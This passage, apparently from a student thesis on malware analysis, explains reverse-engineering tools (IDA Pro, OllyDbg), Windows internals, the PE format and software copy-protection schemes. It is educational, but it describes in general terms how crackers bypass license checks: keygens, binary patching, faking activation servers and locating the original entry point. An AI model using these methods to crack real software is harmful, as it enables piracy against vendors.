


Figure 5. Pushing function's items to the stack

The limitation of the stack is that it cannot store global variables and too large local variables unlike the *heap*. The heap is also a memory space that allows for the dynamic allocation of variable-sized blocks of memory at runtime. For example, when the programmer uses `malloc()` function to allocate memory space, the requested memory space is allocated from the heap at runtime. This memory space has to be deallocated explicitly by the programmer using `free()` function (for C/C++ programming). The heap is useful when the required memory space is unknown initially. The heap grows forward from lower-addressed memory to the higher-addressed memory and can be considered (roughly) a First In First Out (FIFO) structure. [10,90-91][2,42]

3.2.5 Reversing Tools

Reversing tools play a crucial role in reverse engineering. The most important tools are disassemblers and debuggers. The most valuable tools for reverse engineering are the tools that work as disassembler and debugger at the same time. There are two common tools widely used nowadays; IDA Pro and OllyDbg. IDA Pro is the most powerful disassembler that decodes machine code into assembly language. IDA powerful features include that IDA

- supports different processor architecture and different file formats
- textual identification for common known functions
- produces flowchart when analysing a given function
- has an integrated debugger
- can be extended with plugins
- can automate tasks by writing programming scripts

The main disadvantage of IDA Pro is the limited documentation and educational resources. Other disadvantage for students and amateurs is the price. The standard license starts at 360 € while the advanced license starts at 690 €. Recently Hex-Rays, the producer of IDA Pro, offered free non-commercial version but lacks many features

the commercial version offers [3,292-294]. IDA Pro can be obtained from Hex-Rays website (<http://www.hex-rays.com/idapro/>)

Alternative to disassemblers, debuggers are powerful tools for reversing. A debugger attaches to the target program to take full control of it. This provides the ability to step through (line by line) the generated assembly code of the attached program allowing the reverser to examine what every piece of code does. Debugger also provides detailed analysis of the CPU register and memory contents that are updated while stepping through the code. Another important feature of a debugger is the ability to set *breakpoints* inside the code. This means that the debugger will pause the execution of the program at specific breakpoint set by the reverser. The reverser can examine what happens inside the program at that breakpoint and analyses the status and data of the registers and the memory [2,116-118].

Breakpoints are usually used to locate software bugs. For example, it is possible to set a breakpoint before a section of code that displays an undesirable error message inside a dialog-box generated by a bug. Then when that error is generated by the program, the debugger will pause before the error dialog-box appears allowing to *trace back* inside the code to understand what has generated the error and which section of code called the error dialog-box.

A popular application debugger and probably the best one available is OllyDbg which can be downloaded for free from OllyDbg website (<http://www.ollydbg.de>). OllyDbg powerful features include

- powerful built-in disassembler
- powerful Code analysis
- allows for user-defined labels, comments and function descriptions
- textual identification for common known functions
- ability to modify and save the binary code (patching)
- ability to identify program dependencies (DLL file and imported functions)

- ability to examine the executable file header
- plugins extension

As can be seen in figure 6, the OllyDbg main screen is split into four windows: the disassemblers window where OllyDbg generates the assembly code for the current attached program, the register window which provides detailed analysis of the CPU's registers and flags, the stack window which monitors the memory stack while the dump window translates memory data (binary) into both hexadecimal and textual representation. And the textual representation supports both ASCII and Unicode encoding systems.




Figure 6. Ollydbg screen

Limited official documentation is also the main disadvantage of OllyDbg. However, it is still possible to learn how to use it by reading a few tutorials available on the Internet. OllyDbg was the reversing tool of my choice for this final project. It is powerful, free and efficient for analysing malware.

3.3 Windows OS Fundamentals

3.3.1 Short Background

Understanding operating systems is important for reversing. Programs are platform-dependent: they depend on the operating system to function. It is important to understand the basic architecture of the target OS to be able to run the programs successfully on it. Many of the internal parts (functionalities) of a program are *imported* from the operating system itself. For example, if a programmer needs to add networking functionality to his program, he or she can import available networking functions provided by the OS through specific interface without knowing any details about these functions and how they were implemented.

There are special reasons why the Microsoft Windows OS was chosen as the target operating system for this final project. The Windows OS is still the most popular operating system in 2009 with more than 88% of the market share [11]. The most popular OS is the most popular target for hackers. The Windows OS is huge and complex with millions lines of code and wide features, services and vulnerabilities. By the year 2009, the number of malware in circulation has tapped 1 million for the first time, as was revealed by the Symantec security firm. The vast majority of these malware is aimed at PCs running the Windows OS.[12]

Since Windows OS was released in 1985, there have been several versions but only two architectures, Windows and Windows NT. Almost all PCs nowadays running Windows OS versions that belong to the NT family such as Windows XP and Windows Vista. Windows NT differs from the old architecture that it is pure 32-bit architecture, supports virtual memory and portable across different processors and hardware platforms. Due to a recent transition to 64-bit computing, current versions of Windows NT are also available in 64-bit versions. Nevertheless, the 32-bit versions of Windows NT remain dominant in the world.[2,68-71]

3.3.2 The Win32 API

The application programming interface (API) is a set of functions available from the operating system to support the programmer for building applications that can communicate with the operating system. The API is also available to ease and speed up the programming process. For example, several functions are available to create, read, and delete a file. The programmer is not concerned of how these functions operate; instead he or she can concentrate on tasks such as what data to write to the file, how to represent the data inside the file, when to query the file and when to delete it. [2,88]

Win32 API is a large set of functions available to create Windows applications. No matter what programming language the programmer chooses to create a Windows applications, it must interact with the Win32 API including .NET Framework. Win32 API contains roughly 2000 functions that are divided into main three categories: KERNEL, USER, and GDI. KERNEL APIs are responsible for base services such as file I/O, memory management and process management. GDI APIs are responsible for basic graphics services such as displaying an bitmap image and basic drawing. USER APIs are responsible for displaying graphical user-friendly items such as windows and menus.[2,89-91]

The Windows OS is divided into two sections; the user mode and the kernel mode as shown in figure 7. The user mode where the Win32 API resides while the kernel mode where the real operating system (Windows NT kernel) resides. Win32 API communicates with the operating system (kernel mode) for performing its functions through another set of APIs called the *Native API*. Requests from the Win32 API to the NT kernel are named *system calls*. Because of system call mechanism, Windows NT kernel is not directly used for creating Windows applications, and that is why Microsoft can make changes to the kernel without affecting already developed applications. [2,90-91]




Figure 7. Windows OS modes and operations [2,89]

It is important to understand Win32 API since almost all malware authors use it. However, it is not required to understand how these functions were built and how they operate internally. A malware analyst only needs to understand what certain functions perform and what data they return to understand the behaviour of malware. Microsoft offers online detailed documentation for all of Win32 API functions at the Microsoft Developer Network (MSDN) website (<http://msdn.microsoft.com/en-gb/default.aspx>).

3.3.3 Windows Executable File

Understanding the executable file format of the target OS is another required piece of knowledge. Windows' executable file format is called the Portable Executable (PE). The PE file format not only applies to executable files, but also to DLLs and kernel-mode drivers. A PE file is also called a *module*, whereas a module implies that a single executable file that is a part of a program. PE file consists of five main sections as shown in figure 8. Every PE file starts with the MS-DOS header section which contains

a pointer to the PE header section. MS-DOS Stub section provided for legacy reason. This section informs the user that this file cannot be run in DOS mode when the user attempts to run it with DOS command. The PE header contains important information needed to run the executable such as: the base address of the PE File, the address of the entry point, and the number of sections in the section table.[5,351-371]




Figure 8. The PE file format

The section table is divided into individual sections to store the file contents. The executable code is stored inside the *code section* (.text section). Program's data (for example, global variables and initialized variables) are stored inside the *data section* (.data section). As a result, data section can contains important strings that can assist in reversing. For example, data section can contains malware networking informations such as remote server name and address. Each section has different access rights (readable, writeable, or executable) that are based on the settings available inside the section header [2,95]. The last section is the directory section which consists of 16 directories holding information about PE file. Usually a few directories are present inside the PE file, such as the import table, export table, debugging information, and import address table.[5,373]

A program can contain several components grouped together. Once the executable file (object file) is created by the compiler, it can be *linked* with external functions or other executable objects using the *linker* as shown in figure 9. The executable file can import

functions from the Win32 API at runtime. This can be accomplished by using the dynamic link libraries (DLL) mechanism. A DLL is a library that contains code and data that can be used by more than one program at the same time. This helps promote code reuse and efficient memory usage. In Windows, KERNEL, USER, GDI and Native APIs are presented to the programmer as DLL files; KERNEL32.DLL, USER32.DLL, GDI32.DLL, and NTDLL.DLL respectively. The same DLL files are shared among all the processes that load them; hence they occupy one space at memory. DLL has several drawbacks; a program using DLL is *dependent* on the DLL and cannot run if this dependency is broken due to the DLL files removed from the system or in some cases upgraded to a new version. [13]

A program using DLL is called *dynamic executable* as opposite to a *static executable* program. For the static executable, all the static libraries (.lib files) are embedded inside the program while is built. This makes the program independent of shared libraries. This might sounds good from the programmers perspective but certainly not from the operating system perspective. The library code will be loaded into memory for every program using it causing unnecessary memory consumption and slower performance [5,290]. For dynamic executable, Windows OS has two different methods of linking DLL at runtime called, *load-time* linking and *runtime linking*.




Figure 9. Linker creation of executable file

Load-time linking is the typical linking method where the linker creates a list in the PE file for the functions that the program imports externally. This list is known as the *import table*. When the system load the executable file, it uses the information in the import table to load all the DLL files that are used by the current executable and to resolve all external references to run the program [2,96]. Alternatively, *Runtime linking* loads the DLL files and then imports the required function *manually* at runtime. No import table is provided; instead the executable imports the right function by loading the DLL file first using Win32 API's LoadLibrary function (or LoadLibraryEx) followed by Win32 API's GetProcAddress function to obtain the address of the required DLL's function by the executable. This method is more flexible but more difficult to implement by the programmers.[13] [2,97]

The *import table* plays an important role in this dynamic linking mechanism. It contains a list of all functions the current executable imports grouped under each *module* name (DLL files are also called modules) linked with the current executable as presented in figure 10. When a certain module provides a set of functions to other module, these functions are listed in the *export table* of that module. The export table contains the names and relative virtual addresses (RVAs) of every exported function. The import table locates the address of the exported function using the *import address table* (IAT). IAT initially contains empty values that the linker resolves when the module is loaded to point to the exported function in the exporting module.




Figure 10. Import and export mechanism [2,100]

Finally, it is valuable to mention another important data directory: the debugging information directory. The debugging information may be produced by the compiler and the linker to assist debugging of the executable file. This information can be helpful (if it is present) in reversing. It includes the names and addresses of all functions, all data types, all class definitions, and the global and local variables. Malware authors usually remove this information out the PE file header, not only to reduce the size of the malware file but to harden the process of reversing [5,290]

3.3.4 Virtual Memory Concept

The basic principle of all modern operating system is the virtual memory concept. The concept was born as solution to the physical memory's limitation and cost. The personal

computer nowadays can have few gigabytes of physical memory with corresponding hundreds of gigabytes of hard drive. The virtual memory concept takes advantage of large space of the hard drive to *extend* the physical memory. The virtual memory is not a replacement of the physical memory. Instead it is an interface between the applications and the physical memory as shown in figure 11. The operating system creates a virtual address space for every program once it is loaded. The virtual and physical memory are divided into fixed size chunks called pages (in 32-bit architecture, every page equals 4 kb). When a certain application (or part of it) is not in use for a while, the virtual memory flushes (known as dumping) the application idle data (memory pages) to the hard drive. If the same *dumped* application memory pages become active, the application will try to access its memory pages. The OS is notified and it will read back the application data from the hard drive to the same physical memory pages. This process is know as *paging*. [2,71-74]




Figure 11. Virtual memory concept

PE files are *relocatable*. This means that it can be loaded into different virtual memory addresses each time they are loaded by the operating system. The virtual memory of the program is not necessarily loaded in a contiguous block. This can cause problems to the executable code because some instructions (like call instruction) point at another position of the code. To solve this problem, every PE is assigned an *base address* that represents its first byte location in virtual memory and an offset called *relative virtual address* (RVA) is added to the base address to locate the virtual address of a certain code [2,93-95]. For example, if USER32.DLL was loaded into base address 0x80000000 and then an application request certain function from this library. The OS can locate that function code by adding the base address to the RVA of that function (for example, 0x02000). The required function then is found at the virtual memory address of 0x80002000.[10,114]

A program's *entry point* (EP) is the address of the first instruction to be executed (usually the main function of C/C++ programming). When a program is protected, the EP is hidden and replaced by the protector entry point. In this case the program EP is called the *original entry point* (OEP). It is important to locate the OEP address to be able to defeat most of software protection techniques. The application's debuggers are unable to debug a program before the execution reaches the program entry point. Software protection techniques are discussed in more detail in chapter 4.

4 Software Protections

4.1 Overview

Nowadays, software, films, books, and recordings can be stored in a digital form on personal computers. The digital form has many advantages for users but has caused serious troubles for the copyrighted materials owners. Digital materials can be copied with a few mouse clicks and distributed to a large number of people in a few hours using the Internet. Software developers suffer from the illegal copying of software for public or private distribution or for duplication and resale, which is known as *software piracy*.

The basic objective of most copy protection technologies is to control the way the protected product is used. Depending on the software license, some software (called shareware) is time-limited so that they stop functioning after the trial period ends. Others programs' licenses are per single user and cannot be shared among friends or used in cooperate environment. Also, most of open-source free software licenses force the user to publish their source code if they want to use them. The technological battle against software piracy has been raging for many years but no single effective protection has been developed. [2,311]

The software protection scenario is complicated, as shown in figure 12. Five major characters are involved in the scene. Malware researcher can co-operate indirectly with a cracker (a person who breaks software protections for illegal reasons) while a malware writer can use latest protection techniques developed for software developer. Developers of copy protection technologies often make huge efforts to develop robust copy protection mechanisms or tools. Software developers buy the tools to protect their products from crackers, but at the same time, malware writer can use the same tool to protect his malware from malware researchers. On the other side, both malware researchers and crackers make effort to break any new protection. A single cracker can

defeat the protection and publish the results on the Internet. The cracker can also create a tool or script that can break this protection automatically. In this case, not only the pirated program will be freely available but sometimes even every program protected with the same protection can be easily duplicated. Malware researcher can learn from the cracker and use his tools in analysing malware. Tools developed by crackers are known as *underground tools* for malware researchers.




Figure 12. Software protection scenario

Modern computers are *open* in the sense that the software runs on the CPU unprotected. This means that the hacker can obtain the machine code of the software and then uses the assembler to translate it to assembly language. The CPU was not designed to prevent anyone from gaining access to the currently running code. This open architecture makes it impossible to create an uncrackable copy protection technology. It is possible to create protection technologies that cannot be cracked at the software level if the current hardware architecture is modified but that will not prevent hardware-level attacks. [2,312]

Most of software protection's techniques are quite limited and can only complicate the analysing process but they can never prevent it. For a malware writer, time is very important. If he or she can earn more time before the anti-virus programs detect the malware or before the researcher uncovers a number of malware hidden information and abilities, then the malware writer can achieve an important objective; that is to spread the malware to a larger number of machines.

4.2 Traditional Techniques

Many traditional techniques were developed to protect software against piracy. The common principle was to eliminate distributing copies of software by using validation algorithm or hardware component attached to users' machine. Common traditional ways to compact software include:

- **Serial Number:** Every software package is shipped with a unique serial number. The installation program has a private algorithm to validate the serial number. This algorithm is similar in all packages. It is impossible or at least not logical to create a special algorithm for every software package. This would increase the cost of the program and consume a large amount of effort, and can be error-prone. Therefore, users can share their serial numbers or a cracker can reverse the validation algorithm and creates a key generator (keygen) that can generate many valid serial numbers.
- **Username and Serial:** The software has special algorithm that generates serial number based on the username entered by program's user. If one user shares his serial, he can be identified by the vendor. However, this kind of validation algorithm can be reversed as well by the cracker to create a keygen.
- **Online Activation:** The user sends his or her information (username or serial) or/and his or her PC's information (machine identifier) to the vendor server. The

server verifies the information and reply with either a valid or invalid response. The invalid response disables the software while the valid response activates the software. Crackers can use many techniques to break this type of protection. They can simulate the server role, or by supplying the software with valid response manually by editing software binaries using *patching* technique [section 4.4.2].

- **Hardware-Based:** The software validation algorithm checks if a special component (called dongle) is attached to the user machine and that component contains a unique activation encrypted key. If this component does not exist, or the key is invalid, the software will be disabled. This type of protection suffers as well. For example, the cracker can obtain the key from the memory after the key passes through decryption algorithm, or by editing software binaries to force the validation algorithm to accept any *invalid* key.[2,316]

Malware analysts are not much concerned with the traditional protection techniques. Malware does not have user interface and they will not ask the infected machine for serial number before they can execute. Malware researchers are more involved with the modern techniques which include source code obfuscation, anti-reversing, anti-debugging, source code encryption, and stripping the debugging information.

4.3 Modern Techniques

4.3.1 Basic Principles

There are several common powerful modern protection techniques that can be called anti-reversing techniques. With the current computer architecture, it is impossible to entirely prevent reverse engineering but it is possible to make the process so slow and complicated that the reverser give up. Every anti-reversing approach has some cost associated with it. For example, CPU usage, program reliability and robustness, and

worse when some anti-virus programs suspect that the program is a malware and block it. That can happen because the malware authors have used the same protection tool to protect the malware [2,327]. The first and easiest approach is to eliminate the debugging and the textual information. This can be achieved by:

- Eliminating the information the import table provides [section 4.3.3].
- Encrypting important messages (textual information) the program displays such as the registration information, network information, URLs, IRC server information, or any other private information [section 3.3.3].

Debugging and textual information offer great help for the reverser. Interesting pieces of code can be located in few seconds. For example, if a program shows an error message “You have entered an invalid serial number”, a cracker can locate the code that displays this message with the assistance of the imported function that displays the error dialog-box and the error text stored in the program. If the code that generates the error is located, the cracker can modify it or bypass it completely.

The software developer can add a layer of protection to his or her product by writing the source code in a complicated way. He or she can add complex non-functioning (garbage) code to the program's source code to confuse the cracker. Figure 13 shows how this can be achieved. Rectangles represent functions while an asterisk inside any rectangle indicates a garbage function(s). The cracker would be confused if many encryption functions exist in single small part of the source code. If he or she starts to follow every jump and records every output, he or she can lose motivation to continue.

The idea demonstrated by figure 13 is to generate hashes (a cryptographic values) for the username and serial information. Next the hashes are encrypted more and sent inside a loop where the real comparison algorithm is surrounded by several complex encryption garbage functions as well as another garbage *comparison* algorithm exists. During the loop, both real comparison algorithm and the useless one compare the encrypted output of username and serial and store the results. All the results of the

comparison are not important with one exception; the real one. The real comparison could happen between the username and serial hashes generated at the first step at random number which is bigger than zero and not larger than the number of loops the code performs. This result is stored in safe place and then used to validate of the user input later. This kind of non-professional, difficult-to-read code is not recommended for developing software but it is, in the case of protecting, an important piece of code because it can batter the attacker attention.

